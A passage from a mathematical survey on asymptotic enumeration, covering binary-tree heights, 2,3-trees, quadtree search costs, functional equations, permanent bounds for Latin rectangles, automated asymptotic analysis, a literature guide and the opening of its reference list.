$$b_{h+1}(z) = 1 + z b_h(z)^2 , \quad h \geq 0 . \tag{15.30}$$

The $b_h(z)$ are polynomials in z of degree $2^{h-1} - 1$ for $h \geq 1$. Unfortunately there is no simple formula for them like Eq. (15.25) for $B(z)$, and one has to work with the recurrence (15.30) to obtain many of the results about heights of binary trees. Different problems involve study of the recurrence in different ranges of values of z, and the behavior of the recurrence varies drastically.

For any fixed z with $|z| \leq 1/4$, $b_h(z) \to B(z)$ as $h \to \infty$. For $|z| > 1/4$ the behavior of $b_h(z)$ is more complicated, and is a subject of of nonlinear dynamics [91]. (It is closely related to the study of the Mandelbrot set.) For any real z with $z > 1/4$, $b_h(z) \to \infty$ as $h \to \infty$. To study the distribution of the $B_{h,n}$ as n varies for h fixed, but large, it is necessary to investigate this range of rapid growth. It can be shown [133] that for any λ_1 and λ_2 with $0 < \lambda_1 < \lambda_2 < 1/2$,

$$B_{h,n} = \frac{\exp(2^{h-1}(\beta(r) - r\beta'(r)\log r))}{2^{(h-1)/2}(2\pi(r^2\beta''(r) + r\beta'(r)))^{1/2}}(1 + O(2^{-h/2})) \tag{15.31}$$

uniformly as $h, n \to \infty$ with

$$\lambda_1 < n/2^h < \lambda_2 \ , \tag{15.32}$$

where the function $\beta(x)$ is defined for $1/4 < x < \infty$ by

$$\beta(x) = \log x + \sum_{j=1}^{\infty} 2^{-j} \log\left(1 + \frac{1}{b_j(x) - 1}\right) \ , \tag{15.33}$$

and r is the unique solution in $(1/4, \infty)$ to

$$r\beta'(r) = n2^{-h+1} \ . \tag{15.34}$$

The formula (15.31) might appear circular, in that it describes the behavior of the coefficients $\beta_{h,n}$ of the polynomial $b_h(z)$ in terms of the function $\beta(z)$, which is defined by $b_h(z)$ and all the other $b_j(z)$. However, the series (15.33) for $\beta(z)$ converges rapidly, so that only the first few of the $b_h(z)$ matter in obtaining approximate answers, and computation using (15.33) is efficient. The function $\beta(z)$ is analytic in a region containing the real half-line $x > 1/4$, so the behavior of the $B_{h,n}$ is smooth. It is also known [133] that the behavior of $B_{h,n}$ as a function of n is Gaussian near the peak, which occurs at $n \sim 2^{h-1} \cdot 0.628968\ldots$. The distribution of $B_{h,n}$ is not Gaussian throughout the range (15.32), though.

The proof of the estimate (15.31) is derived from the estimate

$$b_h(z) = \exp(2^{h-1}\beta(z) - \log z)(1 + O(\exp(-\epsilon 2^h))) \ , \tag{15.35}$$

valid in a region along the half-axis $x > 1/4$. The estimates for the coefficients $B_{h,n}$ are obtained by applying the saddle point method. Because of the doubly-exponential rate of growth of $b_h(z)$ for z close to the real axis, it is easy to show that on the circle of integration, the region away from the real axis contributes a negligible amount to $B_{h,n}$. The relation (15.35) is sufficient, together with the smoothness properties of $\beta(z)$, to estimate the contribution of the integral near the real axis. To prove (15.35), one proceeds as in Example 9.7. However, greater care is required because of the complex variables that occur and the need for estimates that are uniform in the variables. The basic recurrence (15.30) shows that

$$\begin{aligned} \log b_{h+1}(z) &= 2\log b_h(z) + \log z + \log\left(1 + \frac{1}{z b_h(z)^2}\right) \\ &= 2\log b_h(z) + \log z + \log\left(1 + \frac{1}{b_{h+1}(z) - 1}\right) \ . \end{aligned} \tag{15.36}$$

Iterating this relation, we find that for $h \geq 1$,

$$\begin{aligned} \log b_{h+1}(z) &= 2^{h+1} \log b_1(z) + (2^h - 1) \log z + \sum_{k=0}^{h-1} 2^k \log \left(1 + \frac{1}{b_{h+1-k}(z) - 1} \right) \\ &= 2^h \left\{ \log z + \sum_{j=1}^{h+1} 2^{-j} \log \left(1 + \frac{1}{b_j(z) - 1} \right) \right\} - \log z \ . \end{aligned} \tag{15.37}$$

The basic equation (15.35) then follows. The technical difficulty is in establishing rigorous bounds for the error terms in the approximations. Details are presented in [133].

Most of the binary trees of a given height h are large, with about $0.3 \cdot 2^h$ internal nodes. This might give the misleading impression that most binary trees are close to the full binary tree of a similar size. However, if we consider all binary trees of a given size n, the average height is on the order of $n^{1/2}$, so that they are far from the full balanced binary trees. The methods that are used to study the average height are different from those used for trees of a fixed height. The basic approach of [133] is to let

$$H_n = \sum_{\substack{T \\ |T|=n}} \mathrm{ht}(T) \ ,$$

where the sum is over the binary trees T of size n, and $\mathrm{ht}(T)$ is the height of T. Then the average height is just H_n / B_n.

The generating function for the H_n is

$$H(z) = \sum_{n=0}^{\infty} H_n z^n = \sum_{h \geq 0} (B(z) - b_h(z)) \ , \tag{15.38}$$

and the analysis of [133] proceeds by investigating the behavior of $H(z)$ in a wedge-shaped region of the type encountered in Section 11.1. If we let

$$\epsilon(z) = (1 - 4z)^{1/2} \ , \tag{15.39}$$

$$e_h(z) = (B(z) - b_h(z))/(2B(z)) \ , \tag{15.40}$$

then the recurrence (15.30) yields

$$e_{h+1}(z) = (1 - \epsilon(z)) e_h(z) (1 - e_h(z)) \ , \quad e_0(z) = 1/2 \ . \tag{15.41}$$

Extensive analysis of this relation yields an approximation to $e_h(z)$ of the form

$$e_h(z) \approx \frac{\epsilon(z)(1 - \epsilon(z))^h}{1 - (1 - \epsilon(z))^h} \ , \tag{15.42}$$

valid for $|\epsilon(z)|$ sufficiently small, $|\mathrm{Arg}\ \epsilon(z)| < \pi/4 + \delta$ for a fixed $\delta > 0$. (The precise error terms in this approximation are complicated, and are given in [133].) This then leads to an expansion for $H(z)$ in a sector $|z - 1/4| < \alpha$, $\pi/2 - \beta < |\mathrm{Arg}(z - 1/4)| < \pi/2 + \beta$ of the form

$$H(z) = -2\log(1 - 4z) + K + O(|1 - 4z|^v) \ , \tag{15.43}$$

where v is any constant, $v < 1/4$, and K is a fixed constant. Transfer theorems of Section 11.1 now yield the asymptotic estimate

$$H_n \sim 2n^{-1}4^n \quad \text{as} \quad n \to \infty \ . \tag{15.44}$$

When we combine (15.44) with (15.27), we obtain the desired result that the average height of a binary tree of size n is $\sim 2(\pi n)^{1/2}$ as $n \to \infty$.

Distribution results about heights of binary trees can be obtained by investigating the generating functions

$$\sum_{h \geq 0} h^r (B(z) - b_h(z)) \ . \tag{15.45}$$

This procedure, carried out in [133] by using modifications of the approach sketched above for the average height, obtains asymptotics of the moments of heights. The method mentioned in Section 6.5 then leads to a determination of the distribution. However, the resulting estimates do not say much about heights far away from the mean. A more careful analysis of the behavior of $e_h(z)$ can be used [126] to show that if $x = h/(2n^{1/2})$, then

$$\frac{B_{h,n} - B_{h-1,n}}{B_n} \sim 2xn^{-1/2} \sum_{m=1}^{\infty} m^2(2m^2x^2 - 3)e^{-m^2x^2} \tag{15.46}$$

as $n, h \to \infty$, uniformly for $x = o((\log n)^{1/2})$, $x^{-1} = o((\log n)^{1/2})$.

For extremely small and large heights, different methods are used. It follows from [126] that

$$\frac{B_{h,n} - B_{h-1,n}}{B_n} \leq \exp(-c(h^2/n + n/h^2)) \tag{15.47}$$

for a constant $c > 0$, which shows that extreme heights are infrequent. (The estimates in [126] are more precise than (15.47).) Bounds of the above form for small heights are obtained in [126] by studying the behavior of the $b_h(z)$ almost on the boundary between convergence and divergence, using the methods of [399]. Let x_h be the unique positive root of $b_h(z) = 2$. Note that $B(1/4) = 2$, and each coefficient of the $b_h(z)$ is nondecreasing as $h \to \infty$. Therefore $x_2 > x_3 > \cdots > 1/4$. More effort shows [126] that x_h is approximately $1/4 + \alpha h^{-2}$ for a certain

$\alpha > 0$. This leads to an upper bound for $B_{h,n}$ by Lemma 8.1. Bounds for trees of large heights are even easier to obtain, since they only involve upper bounds for the $b_h(z) - b_{h-1}(z)$ inside the disk of convergence $|z| < 1/4$. ■

In addition to the methods of [132, 133, 126] that were mentioned above, there are also other techniques for studying heights of trees, such as those of [60, 331]. However, there are problems about obtaining fully rigorous proofs that way. (See the remarks in [126] on this topic.) Most of these methods can be extended to study related problems, such as those of diameters of trees [357].

The results of Example 15.3 can be extended to other families of trees (cf. [132, 133, 126]). What matters in obtaining results such as those of the above example are the form of the recurrences, and especially the positivity of the coefficients.

Example 15.4. *Enumeration of 2,3-trees* [300]. Height-balanced trees satisfy different functional equations than unrestricted trees, which results in different analytic behavior of the generating functions, and different asymptotics. Consider $2,3$-trees; i.e., rooted, oriented trees such that each nonleaf node has either two or three successors, and in which all root-to-leaf paths have the same length. If a_n is the number of $2,3$-trees with exactly n leaves, then $a_1 = a_2 = a_3 = a_4 = 1$, $a_5 = 2, \ldots$, and the generating function

$$f(z) = \sum_{n=1}^{\infty} a_n z^n \tag{15.48}$$

satisfies the functional equation

$$f(z) = z + f(z^2 + z^3) \ . \tag{15.49}$$

Iteration of the recurrence (15.49) leads to

$$f(z) = \sum_{k=0}^{\infty} Q_k(z) \ , \tag{15.50}$$

where $Q_0(z) = z$, $Q_{k+1}(z) = Q_k(z^2 + z^3)$, provided the series (15.50) converges. The Taylor series (15.48) converges only in $|z| < \phi^{-1}$, where $\phi = (1 + 5^{1/2})/2$ is the "golden ratio." Study of the polynomials $Q_k(z)$ shows that the expansion (15.50) converges in a region

$$D = \{z : |z| < \phi^{-1} + \delta, \ |\mathrm{Arg}(z - \phi^{-1})| > \pi/2 - \epsilon\} \tag{15.51}$$

for certain δ, $\epsilon > 0$, and that inside D,

$$f(z) = -c\log(\phi^{-1} - z) + w(\log(\phi^{-1} - z)) + O(|\phi^{-1} - z|) \ , \tag{15.52}$$

where $c = [\phi \log(4 - \phi)]^{-1}$, and $w(t)$ is a nonconstant function, analytic in a strip $|\mathrm{Im}\,(t)| < \eta$ for some $\eta > 0$, such that $w(t + \log(4 - \phi)) = w(t)$. The expression (15.52) only has to be proved in a small vicinity of ϕ^{-1} (intersected with D, of course). Since

$$Q(\phi^{-1} + \nu) = \phi^{-1} + (4 - \phi)\nu + O(|\nu|^2) \tag{15.53}$$

(so that ϕ^{-1} is a repelling fixed point of Q), behavior like that of (15.52) is to be expected, and with additional work can be rigorously shown to hold. Once the expansion (15.52) is established, singularity analysis techniques can then be applied to deduce that

$$a_n \sim \frac{\phi^n}{n} u(\log n) \quad \text{as} \quad n \to \infty \ , \tag{15.54}$$

where $u(t)$ is a positive nonconstant continuous function that satisfies $u(t) = u(t + \log(4 - \phi))$, and has mean value $(\phi \log(4 - \phi))^{-1}$. For details, see [300].

The same methods can be applied to related families of trees, such as those of B-trees. ■

The results of Example 15.3 and the generalizations mentioned above all apply only to the standard counting models, in which all trees with a fixed value of some simple property, such as size or height, are equally likely. Often, especially in computer science applications, it is necessary to study trees produced by some algorithm, and consider all outputs of this algorithm as equally likely. For example, in sorting it is natural to consider all permutations of n elements as equally probable. If random permutations are used to construct binary search trees, then the distribution of heights will be different from that in the standard model, and the two trees of maximal height will have probability of $2/n!$ of occurring. The average height turns out to be $\sim c \log n$ as $n \to \infty$, for $c = 4.311\ldots$ a certain constant given as a solution to a transcendental equation. This was shown by Devroye [92] (see also [93]) by an application of the theory of branching processes. For a detailed exposition of this method and other applications to similar problems, see [270]. The basic generating function approach that we have used in most of this chapter leads to functional iterations which have not been solved so far.

15.3. Differential and integral equations

Section 9.2 showed that differential equations arise naturally in analyzing linear recurrences of finite order with rational coefficients. There are other settings when they arise even more naturally. As is true of nonlinear iterations in the previous section and the functional equations of the next one, differential and integral equations are typically used to extract information about singularities of generating functions. We have already seen in Example 9.3 and other cases that differential equations can yield an explicit formula for the generating function, from which it is easy to deduce what the singularities are and how they affect the asymptotics of the coefficients. Most differential equations do not have a closed-form solution. However, it is often still possible to derive the necessary information about analytic behavior even when there is no explicit formula for the solution. We demonstrate this with a brief sketch of a recent analysis of this type [131]. Other examples can be found in [270].

Example 15.5. *Search costs in quadtrees* [131]. Quadtrees are a well-known data structure for multidimensional data storage [168]. Consider a d-dimensional data space, and let n points be drawn independently from the uniform distribution in the d-dimensional unit cube. We take d fixed and $n \to \infty$. Suppose that the first $n-1$ points have already been inserted into the quadtree, and let D_n be the search cost (defined as the number of internal nodes traversed) in inserting the n-th item. The result of Flajolet and Lafforgue [131] is that D_n converges in distribution to a Gaussian law when $n \to \infty$. If μ_n and σ_n denote the mean and standard deviation of D_n, respectively, then

$$\mu_n \sim 2d^{-1} \log n, \quad \sigma_n \sim d^{-1}(2 \log n)^{1/2} \quad \text{as} \quad n \to \infty \ , \tag{15.55}$$

and for all real $\alpha < \beta$, as $n \to \infty$,

$$Pr(\alpha \sigma_N < D_n - \mu_n < \beta \sigma_n) \sim (2\pi)^{-1/2} \int_\alpha^\beta \exp(-x^2/2) dx \ . \tag{15.56}$$

The results for μ_n and σ_n had been known before, and required much simpler techniques for their solution, see [270]. It was only necessary to study asymptotics of ordinary differential equations in a single variable. To obtain distribution results for search costs, it was necessary to study bivariate generating functions. The basic relation is

$$\sum_k Pr\{D_n = k\} u^k = (2^d u - 1)^{-1} (\phi_n(u) - \phi_{n-1}(u)) \ , \tag{15.57}$$

where the polynomials $\phi_n(u)$ have the bivariate generating function

$$\Phi(u,z) = \sum_{n=0}^{\infty} \phi_n(u) z^n \ . \tag{15.58}$$

which satisfies the integral equation

$$\begin{aligned}\Phi(u,z) = 1 + 2^d u \int_0^z \frac{dx_1}{x_1(1-x_1)} \int_0^{x_1} \frac{dx_2}{x_2(1-x_2)} \int_0^{x_2} \frac{dx_3}{x_3(1-x_3)} \cdots \\ \int_0^{x_{d-2}} \frac{dx_{d-1}}{x_{d-1}(1-x_{d-1})} \int_0^{x_{d-1}} \Phi(u,x_d) \frac{dx_d}{1-x_d} \ .\end{aligned} \tag{15.59}$$

This integral equation can easily be reduced to an equivalent differential equation, which is what is used in the analysis. For $d = 1$ there is an explicit solution

$$\Phi(u,z) = (1-z)^{-2u} \ , \tag{15.60}$$

which shows that D_n can be expressed in terms of Stirling numbers. This is not surprising, since for $d = 1$ the quadtree reduces to the binary search tree, for which these results were known before. For $d = 2$, $\Phi(u,z)$ can be expressed in terms of standard hypergeometric functions. However, for $d \geq 3$ there do not seem to be any explicit representations of $\Phi(u,z)$. Flajolet and Lafforgue use a singularity perturbation method to study the behavior of $\Phi(u,z)$. They start out with the differential system derivable in standard way from the differential equation associated to (15.59) (i.e., a system of d linear differential equations in z with coefficients that are rational in z). Since only values of u close to 1 are important for the distribution results, they regard u as a perturbation parameter of this system. For every fixed u, they determine the dominant singularity of the linear differential system in the variable z, using the indicial equations that are standard in this setting. It turns out that the dominant singularity is a regular one at $z = 1$, and

$$\Phi(u,z) \approx c(u)(1-z)^{-2u^{1/d}} \ , \tag{15.61}$$

at least for z and u close to 1. This behavior of $\Phi(u,z)$ is then used (in its more precise form, with explicit error terms) to deduce, through the transfer theorem methods explained in Section 11, the behavior of $\phi_n(u)$:

$$\phi_n(u) \approx c(u)\Gamma(2u^{1/d})^{-1} n^{2u^{1/d}-1} \ . \tag{15.62}$$

This form, again in a more precise formulation, is then used to deduce that the behavior of D_n is normal near its peak, and that the tails of the distribution are small. ■

15.4. Functional equations

One area that needs and undoubtedly will receive much more attention is that of complicated nonlinear relations for generating functions. Even in a single variable our knowledge is limited. Some of the work of Mahler [267, 268, 269], devoted to functions $f(z)$ satisfying equations of the form $p(f(z), f(z^g)) = 0$, where $p(u, v)$ is a polynomial, shows that it is possible to extract information about the analytic behavior of $f(z)$ near its singularities. This can then be used to study the coefficients.

Sometimes seemingly complicated functional equations do have easy solutions.

Example 15.6. *A pebbling game.* In a certain pebbling game [76], minimal configurations of size n are counted by $T_n(0)$, where $T_n(x)$ is a polynomial that satisfies $T_n(x) = 0$ for $0 \le n \le 2$, $T_3(x) = 4x + 2x^2$, and for $n \ge 3$,

$$T_{n+1}(x) = x^{-1}(1+x)^2 T_n(x) - x^{-1} T_n(0) + x T_n'(0) + n x^n \ . \tag{15.63}$$

The coefficients of $T_n(x)$ are ≥ 0, and

$$T_{n+1}(1) \le 4T_n(1) + T_n(1) + 1 \le 6T_n(1) \ , \tag{15.64}$$

so clearly each coefficient of $T_n(x)$ is $\le 6^n$, say. Let

$$f(x, y) = \sum_{n=0}^{\infty} T_n(x) y^n \ . \tag{15.65}$$

The bound on $T_n(1)$ shows that $f(x, y)$ is analytic in x and y for $|x| < 1$, $|y| < 1/6$, say, with x and y complex. Then the recurrence (15.63) leads to the functional equation

$$\begin{aligned} (x - y(1+x)^2) f(x, y) &= 2x^2(2+x)y^3 + x^2y^2(1 - 2x^2y^2)(1 - xy)^{-2} \\ &\quad - y f(0, y) + x^2 y f_x(0, y) \ , \end{aligned} \tag{15.66}$$

where $f_x(x, y)$ is the partial derivative of $f(x, y)$ with respect to x. We now differentiate the equation (15.66) with respect to x and set $x = 0$. We find that

$$(1 - 2y) f(0, y) = y f_x(0, y) \ , \tag{15.67}$$

and therefore

$$\begin{aligned} (x - y(1+x)^2) f(x, y) &= 2x^2(2+x)y^3 + x^2y^2(1 - 2x^2y^2)(1 - xy)^{-2} \\ &\quad - [y + (2y - 1)x^2] f(0, y) \ . \end{aligned} \tag{15.68}$$

When

$$x = y(1+x)^2 \ , \tag{15.69}$$

the left side of Eq. (15.68) vanishes, and Eq. (15.68) yields the value of $f(0,y)$. Now Eq. (15.69) holds for

$$x = (2y)^{-1}(1-2y \pm (1-4y)^{1/2}) \ .$$

To ensure that (15.69) holds for x and y both in a neighborhood of 0, we set

$$g(y) = (2y)^{-1}(1-2y-(1-4y)^{1/2}) \ . \tag{15.70}$$

Then $g(y) = y(1+g(y))^2$, $g(y)$ is analytic for $|y|$ small, and so substituting $x = g(y)$ in Eq. (15.68) yields

$$\begin{aligned} [y+(2y-1)g(y)^2]f(0,y) &= 2g(y)^2(2+g(y))y^3 \\ &\quad + y^2g(y)^2(1-2y^2g(y)^2)(1-yg(y))^{-2} \ . \end{aligned} \tag{15.71}$$

Thus $f(0,y)$ is an algebraic function of y. Eq. (15.71) was proved only for $|y|$ small, but it can now be used to continue $f(0,y)$ analytically to the entire complex plane with the exception of a slit from $1/4$ to infinity along the positive real axis. There is a first order pole at $y = 1/r$, with $r = 4.1478990357\ldots$ the positive root of

$$r^3 - 7r^2 + 14r - 9 = 0 \ , \tag{15.72}$$

and no other singularities in $|y| < 1/4$. Hence we obtain

$$T_n(0) = [y^n]f(0,y) = cr^n + O((4+\epsilon)^n) \tag{15.73}$$

as $n \to \infty$, for every $\epsilon > 0$, where c is an algebraic number that can be given explicitly in terms of r.

The value of $f(0,y)$ is determined by Eq. (15.71), and together with Eq. (15.68) gives $f(x,y)$ explicitly as an algebraic function of x and y. The resulting expression can then be used to determine other coefficients of the polynomials $T_n(x)$. ■

Example 15.6 was easy to present because of the special structure of the functional equation. The main trick was to work on the variety defined by Eq. (15.69), on which the main term vanishes, so that one can analyze the remaining terms. The same basic approach also works

in more complicated situations. The analysis of certain double queue systems leads to two-variable generating functions for the equilibrium probabilities that satisfy equations such as the following one, obtained by specializing the problem treated in [145]:

$$Q(z,w)f(z,w) = 2z(w-1)f(z,0) + 3w(z-1)f(0,w) \ , \tag{15.74}$$

valid for complex z and w with $|z|, |w| \le 1$, where

$$Q(z,w) = 6zw - 3w - 2z - z^2w^2 \ . \tag{15.75}$$

The generating function $f(z,w)$ is analytic in z and w. What makes this problem tractable is that on the algebraic curve in two-dimensional complex space defined by $Q(z,w) = 0$, the quantity on the right-hand side of Eq. (15.74) has to vanish, and this imposes stringent conditions on $f(z,0)$ and $f(0,w)$, which leads to their determination. Once $f(z,0)$ and $f(0,w)$ are found, $f(z,w)$ is defined by Eq. (15.74), and one can determine the asymptotics of its coefficients. Treatment of functional equations of the type (15.74) was started by Malyshev [274]. For recent work and references to other papers in this area, see [144, 145]. This approach has so far been successful only for two-variable problems with $Q(z,w)$ of low degree. Moreover, the mathematics of the solution is far deeper than that used in Example 15.6.

16. Other methods

This section mentions a variety of methods that are not covered elsewhere in this chapter but are useful in asymptotic enumeration. Most are discussed briefly, since they belong to large and well developed fields that are beyond the scope of this survey.

16.1. Permanents

Van der Waerden's conjecture, proved by Falikman [113] and Egorychev [98], can be used to obtain lower bounds for certain enumeration problems. It states that if A is an $n \times n$ matrix that is doubly stochastic (entries ≥ 0, all row and column sums equal to 1) then the permanent of A satisfies $\mathrm{per}(A) \ge n^{-n}n!$. (For most asymptotic problems it is sufficient to rely on an earlier result of T. Bang [26] and S. Friedland [148] which gives a lower bound of $\mathrm{per}(A) \ge e^{-n}$ that is worse only by a factor of $n^{1/2}$.) There is also an upper bound for permanents. Minc's conjecture, proved first by Bragman and in a simpler way by Schrijver [340] states that an

$n \times n$ matrix A with $0,1$ entries and row sums $r_1, \ldots, r_n$ has

$$\mathrm{per}(A) \le \prod_{j=1}^{n} (r_j!)^{1/r_j} \ .$$

We now show how these results can be applied.

Example 16.1. *Latin rectangles.* Suppose we are given a $k \times n$ Latin rectangle, $k < n$, so that the symbols are $1, 2, \ldots, n$, and no symbol appears twice in any row or column. In how many ways can we extend this rectangle to a $(k+1) \times n$ Latin rectangle? To get a lower bound, form an $n \times n$ matrix $B = (b_{ij})$, with $b_{ij} = 1$ if i does not appear in column j of the rectangle, and $b_{ij} = 0$ otherwise. Then the row and column sums of B are all equal to $n - k$, so $(n-k)^{-1}B$ is doubly stochastic. Therefore $\mathrm{per}(B)$, which equals the desired number of ways of extending the rectangle, is $\ge (n-k)^n n^{-n} n!$ by van der Waerden's conjecture. By Minc's conjecture, we also have $\mathrm{per}(B) \le ((n-k)!)^{n/(n-k)}$. If we let $L(k,n)$ denote the number of $k \times n$ Latin rectangles, then $L(1,n) = n!$, and the bounds derived above for the number of ways to extend any given rectangle give

$$L(k,n) \ \ge \ \prod_{j=0}^{k-1} \{(n-j)^n n^{-n} n!\} = n^{-kn} (n!)^{2n} ((n-k)!)^{-n} \ , \tag{16.1}$$

$$L(k,n) \ \le \ \prod_{j=0}^{k-1} \{(n-j)!\}^{n/(n-j)} \ . \tag{16.2}$$

Sharper estimates for $L(k,n)$ have been obtained through more powerful and complicated methods by Godsil and McKay [163]. They obtain an asymptotic relation for $L(k,n)$ that is valid for $k = o(n^{6/7})$, and improved estimates for other k. (It is known that for any fixed k, the sequence $L(k,n)$ satisfies a linear recurrence with polynomial coefficients [160].) ■

There are problems in which inequalities for permanents give the correct asymptotic estimates. One such example is presented in [318] which discusses a variation on the "problème des rencontres."

16.2. Probability theory and branching process methods

Many combinatorial enumeration results can be phrased in probabilistic language, and a few probabilistic techniques have appeared in the preceding sections. However, the stress throughout this chapter has been on elementary and generating function approaches to asymptotic enumeration problems. Probabilistic methods provide another way to approach many of

these problems. This has been appreciated more in the former Soviet Union than in the West, as can be seen in the books [240, 241, 338].

The last few years have seen a great increase in the applications of probabilistic methods to combinatorial enumeration and analysis of algorithms. Many powerful tools, such as martingales, branching processes, and Brownian motion asymptotics have been brought to bear on this topic. General introductions and references to these topics can be found in Chapter ? as well as in [5, 11, 20, 21, 27, 92, 93, 108, 258, 260, 262, 270].

16.3. Statistical physics

There is an extensive literature in mathematical physics concerned with asymptotic enumeration, especially in Ising models of statistical mechanics and percolation methods. Many of the methods are related to combinatorial enumeration. For an introduction to them, see Chapter ? or the books [30, 226].

16.4. Classical applied mathematics

There are many techniques, such as the ray method and the WKB method, that have been developed for solving differential and integral equations in what we might call classical applied mathematics. An introduction to them can be found in [31]. They are powerful, but they have the disadvantage that most of them are not rigorous, since they make assumptions about the form or the stability of the solution that are likely to be true, but have not been established. Therefore we have not presented such methods in this survey. For some examples of the nonrigorous applications of these methods to asymptotic enumeration, see the papers of Knessl and Keller [231, 232]. It is likely that with additional work, more of these methods will be rigorized, which will increase their utility.

17. Algorithmic and automated asymptotics

Deriving asymptotic expansions often involves a substantial amount of tedious work. However, much of it can now be done by computer symbolic algebra systems such as Macsyma, Maple, and Mathematica. There are many widely available packages that can compute Taylor series expansions. Several can also compute certain types of limits, and some have implemented Gosper's indefinite hypergeometric summation algorithm [171]. They ease the burden of carrying out the necessary but uninteresting parts of asymptotic analysis. They are especially

useful in the exploratory part of research, when looking for identities, formulating conjectures, or searching for counterexamples.

Much more powerful systems are being developed. Given a sequence, there are algorithms that attempt to guess the generating function of that sequence [46, 162]. It is possible to go much further than that. Many of the asymptotic results in this chapter are stated in explicit forms. As an example, the asymptotics of a linear recurrence is derived easily from the characteristic polynomial and the initial conditions, as was shown in Section 9.1. One needs to compute the roots of the characteristic polynomial, and that is precisely what computer systems do well. It is therefore possible to write programs that will derive the asymptotics behavior from the specification of the recurrence. More generally, one can analyze asymptotics of a much greater variety of generating functions. Flajolet, Salvy, and Zimmermann [124, 139] have written a powerful program for just such computations. Their system uses Maple to carry out most of the basic analytic computations. It contains a remarkable amount of automated expertise in recognizing generating functions, computing their singularities, and extracting asymptotic information about their coefficients. For example, if

$$f(z) = -\log[1 + z\log(1 - z^2)] + (1 - z^3)^{-5} + \exp(ze^z) \ , \tag{17.1}$$

then the Flajolet-Salvy-Zimmermann system can determine that the singularity of $f(z)$ that is closest to the origin is at $z = \rho$, where ρ is the smallest positive root of

$$1 = -\rho\log(1 - \rho^2) \ , \tag{17.2}$$

and then can deduce that

$$[z^n]f(z) = n^{-1}\rho^{-n} + O(n^{-2}\rho^{-n}) \quad \text{as} \quad n \to \infty \ . \tag{17.3}$$

The Flajolet-Salvy-Zimmermann system is even more powerful than indicated above, since it does not always require an explicit presentation of the generating function. Instead, often it can accept a formal description of an algorithm or data structure, derive the generating function from that, and then obtain the desired asymptotic information. For example, it can show that the average path length in a general planar tree with n nodes is

$$\frac{1}{2}\pi^{1/2}n^{3/2} + \frac{1}{2}n + O(n^{1/2}) \quad \text{as} \quad n \to \infty \ . \tag{17.4}$$

What makes systems such as that of [139] possible is the phenomenon, already mentioned in Section 6, that many common combinatorial operations on sets, such as unions and permutations, correspond in natural ways to operations on generating functions.

Further work extending that of [139] is undoubtedly going to be carried out. There are some basic limitations coming from the undecidability of even simple problems of arithmetic, which are already known to impose a limitation on the theories of indefinite integration. If we approximate a sum by an integral

$$\int_a^b x^{-\alpha} dx \ , \tag{17.5}$$

then as a next step we need to decide whether $\alpha = 1$ or not, since if $\alpha = 1$, this integral is $\log(b/a)$ (assuming $0 < a < b < \infty$), whereas if $\alpha \neq 1$, it is $(b^{1-\alpha} - a^{1-\alpha})/(1-\alpha)$. Deciding whether $\alpha = 1$ or not, when α is given implicitly or by complicated expressions, can be arbitrarily complicated. However, such difficulties are infrequent, and so one can expect substantial increase in the applicability of automated systems for asymptotic analysis.

The question of decidability of asymptotic problems and generic properties of combinatorial structures that can be specified in various logical frameworks has been treated by Compton in a series of papers [77, 78, 79]. There is the beautiful recent theory of 0-1 laws for random graphs, which says that certain (so-called first-order) properties are true with probability either 0 or 1 for random graphs. Compton proves that certain classes of asymptotic theories also have 0-1 laws, and describes general properties that have to hold for almost all random structures in certain classes. His analysis uses Tauberian theorems and Hayman admissibility to determine asymptotic behavior. For some further developments in this area, see also [35].

18. Guide to the literature

This section presents additional sources of information on asymptotic methods in enumeration and analysis of algorithms. It is not meant to be exhaustive, but is intended to be used as a guide in searching for methods and results. Many references have been presented already throughout this chapter. Here we describe only books that cover large areas relevant to our subject.

An excellent introduction to the basic asymptotic techniques is given in [175]. That book, intended to be an undergraduate textbook, is much more detailed than this chapter, and assumes no knowledge of asymptotics, but covers fewer methods. A less comprehensive and less elementary book that is oriented towards analysis of algorithms, but provides a good introduction to many asymptotic enumeration methods, is [177].

The best source from which to learn the basics of more advanced methods, including many of those covered in this chapter, is de Bruijn's book [63]. It was not intended particularly

for those interested in asymptotic enumeration, but almost all the methods in it are relevant. De Bruijn's volume is extremely clear, and provides insight into why and how various methods work.

General presentations of asymptotic methods, although usually with emphasis on applications to applied mathematics (differential equations, special functions, and so on) are available in the books [54, 100, 114, 115, 315, 344, 354, 372, 382, 385]. Integral transforms are treated extensively in [89, 95, 116, 299, 365]. Books that deal with asymptotics arising in the analysis of algorithms or probabilistic methods include [11, 55, 108, 209, 223, 240, 241, 270, 338].

Nice general introductions to combinatorial identities, generating functions, and related topics are presented in [81, 351, 377]. Further material can be found in [13, 88, 99, 173, 188, 335, 336].

A very useful book is the compilation [168]. While it does not discuss methods in too much detail, it lists a wide variety of enumerative results on algorithms and data structures, and gives references where the proofs can be found.

Last, but not least in our listing, is Knuth's three-volume work [235, 236, 237]. While it is devoted primarily to analysis of algorithms, it contains an enormous amount of material on combinatorics, especially asymptotic enumeration.

Acknowledgements

The author thanks R. Arratia, E. A. Bender, E. R. Canfield, H. Cohen, P. Flajolet, Z. Gao, D. E. Knuth, V. Privman, L. B. Richmond, E. Schmutz, N. J. A. Sloane, D. Stark, S. Tavaré, H. S. Wilf, D. Zagier and D. Zeilberger for their helpful comments on preliminary drafts of this chapter.

References

[1] J. Aczél, *Lectures on Functional Equations and Their Applications*, Academic Press, 1966.

[2] C. R. Adams, On the irregular cases of linear ordinary difference equations, *Trans. Am. Math. Soc., 30* (1928), pp. 507–541.

[3] A. V. Aho and N. J. A. Sloane, Some doubly exponential sequences, *Fibonacci Quart., 11* (1973), 429–437.

[4] J. A. Aizenberg and A. P. Yuzhakov, *Integral Representations and Residues in Multidimensional Complex Analysis*, Trans. Math. Monographs, No. 58, Amer. Math. Soc., 1983.

[5] D. Aldous, *Probability approximations via the Poisson clumping heuristic*, Springer-Verlag, 1989.

[6] J.-P. Allouche and J. Shallit, The ring of k-regular sequences, *Theoretical Comp. Science, 98* (1992), 163–197.

[7] G. Almkvist, Proof of a conjecture about unimodal polynomials, *J. Number Theory, 32* (1989), 43–57.

[8] G. Almkvist, Exact asymptotic formulas for the coefficients of nonmodular functions, *J. Number Theory, 38* (1991), 145–160.

[9] G. Almkvist, A rather exact formula for the number of plane partitions, *A Tribute to Emil Grosswald*, M. Knapp and M. Sheingorn, eds., Amer. Math. Soc., to appear.

[10] G. Almkvist and G. E. Andrews, A Hardy-Ramanujan-Rademacher formula for restricted partitions, *J. Number Theory, 38* (1991), 135–144.

[11] N. Alon and J. H. Spencer, *The Probabilistic Method*, Wiley, 1992.

